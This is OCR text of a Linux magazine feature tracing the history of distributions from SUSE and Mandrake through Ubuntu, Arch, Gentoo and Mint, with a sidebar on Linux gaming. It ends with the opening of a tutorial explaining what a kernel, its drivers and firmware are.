
SUSE was purchased by Novell in 2003, and in 2005, the openSUSE community edition was launched, while SUSE Linux Enterprise was developed in tandem for its commercial arm. SUSE was acquired in 2018 for $2.5 billion and returned double-digit growth through 2020, with a revenue of over $450 million. Yet despite its success, SUSE and openSUSE have only ever attracted a couple of forks. We could be wrong when we say this is possibly down to their European roots.

It's a distro inferno

Between the creation of Red Hat in 1994 and 2000, there were a number of Red Hat spin-offs, because at that point there was clear commercial interest in Linux. Throughout this period, Linux was best suited to business server tasks, where much of the open-source Unix work had been focused. However, by the end of the 1990s, 56k modems had become commonplace, early home broadband was just appearing, and modern graphical desktops were in development. Linux was about to get a whole new audience.

> **“Debian is renowned for its stability, high level of testing, dedication to software freedom, and being a rigorously well-run organisation.”**

› **Debian is the distro that launched more distros than any other!**



› Chart the development of your favourite distro here.

CREDIT: Based on the LinuxTimeLine, by fabiololix, GNU Free Documentation License v1.3, https://github.com/FabioLolix/LinuxTimeline/tree/master

One early example was Mandrake Linux, in mid-1998. A fork of Red Hat, it was crazily aimed at making Linux easy to use for new users, using the new Kool Desktop Environment (KDE). The French/Brazilian development team gained a lot of attention but, ultimately, financial problems closed the project in 2011. However, its spirit continues in the excellent but less well-known Mageia and OpenMandriva projects.

A distro with humanity in mind

With Mandrake pointing the way, the early 2000s saw an explosion of distro releases. Now that the Debian project at this point was well established, well regarded and well known, it became the basis for hundreds of Linux distros. But we'll only mention one: Ubuntu, released in 2004 by South African millionaire Mark Shuttleworth, who jokingly calls himself the self-appointed benevolent dictator for life. The Ubuntu Foundation was created in 2005 as a philanthropic project – Ubuntu is a Zulu word meaning humanity – to provide quality open-source software, with Canonical as the supporting commercial arm.

Ubuntu as a branch of Debian has itself seen over 80 distros fork from it, while Ubuntu has the highest share of all desktop Linux installs – though this is notoriously hard to measure – when users are polled. Why Ubuntu became so popular is hard to fully pinpoint. Key is just like Mandrake before it, Ubuntu set out to make desktop Linux easy for first-time users. It also offered the distro on free CDs via its ShipIt service until 2011, alongside fast, reliable server downloads. Furthermore, it was based on the popular Debian, it jumped on the new, slick Gnome desktop, and it set out a regular six-month release cycle, with a Long Term Support release every two years. Support was for 18 months (now nine months) for regular releases, and 36 months for LTS ones (now five years).

Ubuntu also offered great forums and help sites, along with a community council, and support for forks such as Xubuntu, Lubuntu and many others. It had sane defaults, too, and made it easier to install display drivers (an absolute pain 10-plus years ago), while offering a huge catalogue of tested, ready-to-run open-source software and dedicated server builds. We guess when you say all this out loud, it sounds pretty compelling!

Two core release branches we'll quickly mention are Arch Linux and Gentoo, both released around 2000. Gentoo (named after the fastest penguin in the world) is a built-from-source distro compiled with specific optimisations for the hardware it's going to run on. This is very clever, but also very time-consuming. Google Chrome OS is derived from Gentoo. In early 2002, Arch Linux was released, devised as a minimalist distro, where the user does much of the installation work to create an OS with just the parts required. This DIY approach was partly why Arch is renowned for its amazing documentation and for rolling out the earliest release of new versions of software.

At the height of the distro madness (around 2010), there were almost 300 Linux distros, we'd argue an unsustainable number, with many just repeating basic desktop functionality already available in core root distros. Progressing into the 2000s, and with increasing

› With big bucks, comes big offices! Here's the Red Hat HQ sporting its old logo.

CREDIT: Bz3rk, CC BY-SA 3.0 https://en.wikipedia.org/wiki/Red_Hat#/media/File:Red_Hat_headquarters_at_Raleigh,_North_Carolina,_US_--_9_November_2013.jpg

Get your Linux game on


There's always been a niche interest in gaming on Linux, but this was mostly done through Wine, which has been around since the mid-90s and frankly always felt like a sticking plaster to enable World of Warcraft or whatever the current Windows game of choice was to be played on Linux.

Things started to changed when Valve ported its Source engine to Linux along with releasing its Steam for Linux client in 2012. This opened the gate for Source-based native Linux game distribution.

In addition, at the end of 2013 Valve announced it was creating SteamOS a dedicated Debian-based distro for running its Steam client. This was to tie in later with its failed attempt at creating a Steam Machine ecosystem. Today there are over 7,000 native Linux games available on Steam, out of around 14,000 in total.

Perhaps more significantly is that Valve never stopped developing SteamOS, despite its Steam Machine failure. In 2018 Valve released its own internal folk of Wine called Proton that was integrated into Steam itself and propelled Linux support for Windows games to a new level, with currently a reported 50 per cent of games offering Platinum compatibility.

But why all this work just to help one per cent of Steam's Linux-using gamers? This summer Valve revealed its Steam Deck, a Linux-powered hand-held PC console, which it promised would run all Windows games via its Steam Proton layer. Perhaps 2021 is year of the Linux desktop after all...



› Google's Android (not a distro) is frowned upon in the Linux world, but you can't deny the effect it had on the market.


complexity in maintaining a modern OS, the number of Linux distros started to reduce, but that didn't stop well-organised groups creating popular new distro forks when they felt a need.

A good example is Raspberry Pi OS, a rebrand of Raspbian, itself a fork of Debian. The new Arm-based hardware platform needed a dedicated operating system, so picking up Debian and refitting it for the Raspberry Pi, including educational software, libraries for its GPIO access, and tailored tools to configure its hardware, made absolute sense.

Linux hardware specialist System76 was tired of niggling software issues associated with using other distros, and wanted direct control. So, it introduced Pop!_OS, a fork of Ubuntu, to not only directly support its laptops and desktop hardware, but also its customers' needs. It's a slick, modern distro, with support for popular software and hardware.

Linux Mint started in 2006 as a small personal Ubuntu fork project. When Ubuntu changed to its "modern" Unity desktop design in 2011, many users revolted. The Linux Mint project created its own "classic" desktop, called Cinnamon, in 2012, and it brought many former Ubuntu users with it. The Linux Mint project has stuck with its "user first" design approach, and evolved remarkably well.

This doesn't even touch upon commercially focused distros, such as Android, Chrome OS, Intel's ClearOS, Google's Wear OS, Sailfish OS, and the host of server-specific distros. Even today, there are well over 200 active Linux distros, and they're as diverse, interesting, and wonderful as the communities that use them.



Linux Mint became one of the most popular distros by, unbelievably, giving users what they wanted!

Looking forward

But what of the future? Technology predictions are notoriously tricky, but why would we ever let that stop us? Will Tux still be active in 30 years? We'd say that's a safe bet: even if all development stopped now, people would keep on using it for years if not for decades. There are retro computer systems that are still ticking over almost as long later, and the Linux kernel is far more functional than they ever were.

A more likely scenario is Google, as an example, moving to an alternative kernel – Fuschia, say – though this would likely just be for Android and its IoT devices. Yet even if Google moved literally everything it runs to Fuschia, the Linux kernel is used so widely elsewhere that it would just keep on trucking.


As we've seen, the Linux world is larger than just its kernel. An OS is a whole ecosystem of interconnected systems that have to be developed, tested and packaged in an orchestrated manner. Linux was built on GNU tools and its licence; this widened the appeal of Linux and enabled the kernel with suitable distros to be deployed in such vastly differing devices, from the fastest super computer in the world to a lowly $4 Pi.

The Linux kernel isn't tied to the success of any one corporation. Sure, there's the Linux Foundation and Torvalds himself, but succession has already been put into place to keep kernel development going if Torvalds should step down. And while the Linux Foundation isn't necessary, it's certainly handy to orchestrate and handle funding and trademarks.

Put all of that aside, the reason Linux has succeeded is that it's damn good at its job and everyone can contribute. It's the single greatest software development project of modern times, which doesn't mean it's perfect – it's software after all – but it's continually improved and enhanced, it's strong copyleft open source, it fostered a fabulous community and it's given us all endless opportunities. So keep on enjoying it!

Build the KERNEL

The kernel is what makes Linux tick. Jonni Bidwell is happy to get his hands dirty and help you tune up those ticks...



Linux, if you want to be annoyingly precise about it, isn't a complete operating system. It is but a kernel. And like the kernel of a seed pod, it requires all the surrounding bits to be useful.

A bootloader can happily load a Linux kernel with no init system specified, and it will just sit there. Without userspace applications (for example, *systemd* in the first instance) telling the kernel what to do it will simply idle. Yet it has the potential to do almost anything. The kernel includes everything you would think of as being a low-level component of the operating system, as well as some things you might think belong elsewhere. This includes drivers, filesystems, network protocols, schedulers (process and I/O), memory allocators and all kinds of other treasure.

In the early days of Linux, users would regularly have to face compiling their own kernels, sometimes to get new hardware support, sometimes to reconfigure their way out of brokenness, and sometimes to improve performance. Users of Linux from the Scratch or Gentoo days will be familiar with the kernel compilation process, since it's more or less mandatory there. But it's an option for any flavour of Linux, so we thought we'd have a go at making building kernels more accessible.

As we'll discover, the Linux Kernel is huge and complicated. It may be tempting for some to pore over it with a fine-toothed comb, trying to "optimise" it for speed or size. But this is for the most part hopeless, and more likely to result in breakage than anything else. If you want a faster, more responsive kernel, then a better approach is to use one of the many custom efforts that are available.

Grasp the kernel basics

Just what is a kernel and why is it telling my computer what to do?


When you think of an operating system (OS) it ought to be an umbrella term for the 'thing' that's responsible for everything your computer does after the BIOS/UEFI hands over control to the bootloader. For popular systems such as Windows and macOS it's easy to lump everything together thusly. There's no choice of desktops, no option to boot to a (real) command line and no real way to replace core applications (like Explorer and Finder). On Linux it's clear that things are much more modular. The progression from UEFI to bootloader to kernel to login screen is much more demarkated. If you're quick you can even identify the moment the kernel hands over to the initialisation system (for example, systemd or runit). Yet it turns out that every operating system has a kernel.

The falsehood that macOS is based on BSD (perpetuated by lazy journos and Mac users who like to claim their OS is more grown up than it is) stems from the Darwin OS upon which it's based. Darwin is open source and partly BSD-based, but it also borrows from other OSes (particularly NeXTSTEP, which was bought by Apple in 1997). Darwin has its own kernel called XNU (an acronym for X is Not Unix), which unlike Windows and Linux is a hybrid, as opposed to a monolithic, affair. It's based on the Mach kernel, originally a research project into microkernels, with BSD functions added (so it's not a "BSD-based" kernel). The more shiny layers of macOS, namely the Aqua GUI, the Cocoa/Carbon interfaces and various application services, are all proprietary and have nothing to do with BSD.

Driving the deal

The XNU kernel has its own driver API called IOKit, and Windows' kernel has the less imaginitively titled "Windows Driver Model". Drivers (programs that talk to hardware) are perhaps the easiest component of a kernel to get your head around, in the sense it's easy to see why they need to be there. The only trouble is, most modern Linux distros have very few drivers baked in to their kernels. Instead, the preferred approach is to include drivers compiled as external modules, which can be loaded early on in the boot process by *Udev* when the corresponding hardware is detected. Modules plug straight into the kernel, and for the most part act as if they were a part of it. Other kernel components can be 'modularised' and loaded on demand too, but certain low-level systems (for example, the one for loading modules in the first place), have to be built in.

So the Linux Kernel contains drivers for every bit of hardware supported by Linux. Well, almost. Modern hardware (particularly Wi-Fi and GPUs) often requires firmware to be uploaded to it on every boot, otherwise it won't work. This firmware is generally not included in distribution's kernel source packages (since it's not source code and sometimes proprietary), but rather shipped in a separate **linux-firmware** package.



